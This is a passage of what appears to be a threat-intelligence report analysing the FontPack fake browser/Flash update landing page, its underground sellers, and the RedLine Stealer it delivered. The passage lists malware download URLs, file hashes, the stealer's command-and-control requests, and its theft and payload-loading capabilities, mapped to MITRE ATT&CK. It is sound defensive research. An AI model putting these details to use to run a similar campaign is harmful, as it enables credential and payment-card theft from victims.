
It is highly likely that the above means that these accounts belong to one person. Below is a mind map we created that makes our conclusion clearer.



Interrelations between different profiles that highly likely belong to one person

How does MagBo factor in?


According to our data, since November 2020 the landing page in question has infected at least 20 websites, including six involved in one campaign, i.e. linked to the domain browsertelemetry[.]tk. It is worth noting that access to some of these websites was sold on MagBo. In addition, posts made by xxxbtc on MagBo included messages about selling logs for November–December 2020.



Logs sold on MagBo by a user we are already familiar with: xxxbtc. "Over 6,000 logs for November December. 800-1,200 logs had cryptos extracted – the rest hasn't been touched and hasn't even been checked"


So who is the author of the landing page?

A more in-depth analysis revealed that the landing page we call FontPack was put up for sale by a seller with the username DR.PREDATOR in January 2018.




Historical data from our TI&A system: the landing page in question was first put up for sale as early as January 2018.

In late 2019, the project was shut down and made publicly available, which meant that anyone could download it for free.



In late 2019, the user DR.PREDATOR made the landing page publicly available. "Because the service has closed (…), I would like to publish Install Pack (with no obfuscation and binding) + Instructions in an archive (…) Enjoy, because some have already started reselling it"

The structure of the published project is extremely similar to what xxbtc offers. Since October 10, 2019, however, xxbtc has been offering a set that includes the script from DR.PREDATOR.



An amazing coincidence: xxbtc also published a pack that included DR.PREDATOR's script. "Scam websites for delivering your exe! LAST DAYS OF THE OFFER. I AM SELLING A SET OF 15 websites for delivering exe with different topics + a script for exe/apk from dr.predator (...) Telegram @xengf

What does the landing page distribute?

At the time of our analysis, it was established that one of the campaigns involving this landing page distributed several types of malware called RedLine Stealer. We will return to this later.

The campaign involves the following domains:

As can be seen, two bitbucket.org repositories were used for downloading:

https://bitbucket[.]org/FlashPlayerUpdate/flashplayer

https://bitbucket[.]org/AdobeFlashUpdate/flashplayer


Below are screenshots taken on April 19, 2021 showing the two repositories.

The download links led to a file and a malware-containing archive.

FlashPlayer.exe (from the zip file) – SHA1 1ea09cd229b34951007f81c8e5acd323386e4fb6

FlashPlayer.exe - SHA1 36d08c8ab8e161923403cd89bdf3600fccd6629a

Detonation in Group-IB THF Polygon, our system for launching malware in an isolated environment, revealed that these files are samples of RedLine Stealer.



Identifying the type of malware: The screenshot shows the result of detonating the files in Group-IB THF Polygon, our system for launching malware in an isolated environment. The files are RedLine Stealer samples.

When executed, the files send the following type of HTTP requests to their command-and-control (C&C) server:

URI	Data
http://checkip.amazonaws.com/	GET / HTTP/1.1 Host: checkip.amazonaws.com Connection: Keep-Alive
http://168.119.153.70:35200/IRemotePanel	POST /IRemotePanel HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/IRemotePanel/GetTasks" Host: 168.119.153.70:35200 Content-Length: 1021944 Expect: 100-continue Accept-Encoding: gzip, deflate
http://168.119.153.70:35200/IRemotePanel	POST /IRemotePanel HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/IRemotePanel/GetSettings" Host: 168.119.153.70:35200 Content-Length: 136 Expect: 100-continue Accept-Encoding: gzip, deflate Connection: Keep-Alive
http://168.119.153.70:35200/IRemotePanel	POST /IRemotePanel HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/IRemotePanel/SendClientInfo" Host: 168.119.153.70:35200 Content-Length: 1093828 Expect: 100-continue Accept-Encoding: gzip, deflate

In summary, so far our analysis revealed that:

The FontPack landing page is a set of fake webpages designed for tricking users into downloading a malicious file.

FontPack is distributed as a JS script.

The JS script can be installed on a compromised or threat actor-controlled server.

FontPack contains fakes mimicking a browser, font or Adobe Flash Player update.


FontPack works on both desktops and mobile browsers.

The aim of the landing page is to determine what browser version is used and, based on that information, to provide a link for downloading a particular file.

One of the analyzed campaigns involved delivering RedLine Stealer.

What is RedLine Stealer capable of?

The hacker community learned about RedLine Stealer in early 2020, when it was put up for sale for the first time on multiple underground forums.



The first post about selling RedLine Stealer made on an underground forum on February 19, 2019

RedLine quickly became popular and has involved over 230 C&C servers since October 2020 according to our data. The stealer is written in C# and its functionality is typical for this type of malware:

1

It collects credentials, cookies, autocomplete field data, and credit card information from all Chromium/Gecko-based browsers

2

It collects data from FTP and IM clients

3

It identifies countries where the stealer will not function

4

It collects information about the victim's PC

5

It manages anti-duplicate logs settings in the admin panel

6

It deletes itself

7

It performs tasks in four different ways:

These ways are:

1. It downloads a file to a specified path through a direct link
2. It injects a 32-bit file downloaded through a direct link into another file, which must be specified
3. It downloads a file to a specified path through a direct link and later launches it
4. It opens a link in the default browser

Interestingly, websites compromised as early as February 2021 still deliver payloads despite the stealer's C&C server no longer being available.

As a closing remark, the campaign is only one of many that involve this landing page. The fake updates are especially interesting considering that Flash Player support was discontinued in early 2021.

Attacks involving the FontPack landing page MITRE ATT&CK and MITRE Shield

GROUP-IB

Tactics	Techniques of adversaries	Mitigations & Active Defense	Techniques Group-IB mitigation & protection products
Tactics	Techniques of adversaries	Mitigations & Active Defense	Techniques Group-IB mitigation & protection products
Resource Development	T1583. Acquire Infrastructure T1584. Compromise Infrastructure T1588.001. Obtain Capabilities: Malware	M1056. Pre-compromise M1016. Vulnerability Scanning Security Assessment	Threat Intelligence & Attribution
Initial Access	T1189. Drive-by Compromise T1190. Exploit Public-Facing Application	M1049. Antivirus/Antimalware M1050. Exploit Protection M1031. Network Intrusion Prevention M1016. Vulnerability Scanning M1021. Restrict Web-Based Content M1017. User Training M1051. Update Software DTE0035. User Training DTE0027. Network Monitoring Threat Hunting Framework	Threat Intelligence & Attribution Cyber Education Security Assessment
Execution	T1059. Command and Scripting Interpreter T1204. User Execution	M1049. Antivirus/Antimalware M1038. Execution Prevention M1021. Restrict Web-Based Content M1026. Privileged Account Management DTE0035. User Training DTE0021. Hunting DTE0018. Detonate Malware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring	Threat Hunting Framework Red Teaming Incident Response Fraud Hunting Platform
Defense Evasion	T1036. Masquerading T1027. Obfuscated Files or Information		
Credential Access	T1555. Credentials from Password Stores T1552. Unsecured Credentials	M1049. Antivirus/Antimalware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring	Credential Access Threat Hunting Framework
Collection	T1005. Data from Local System		
Command and Control	T1071. Application Layer Protocol T1573. Encrypted Channel	M1038. Execution Prevention M1031. Network Intrusion Prevention DTE0021. Hunting DTE0022. Isolation DTE0027. Network Monitoring DTE0003. API Monitoring DTE0034. System Activity Monitoring DTE0031. Protocol Decoder	Threat Hunting Framework

Group-IB, 2021

Indicators of compromise

Share

Receive insights on the latest cybercrime trends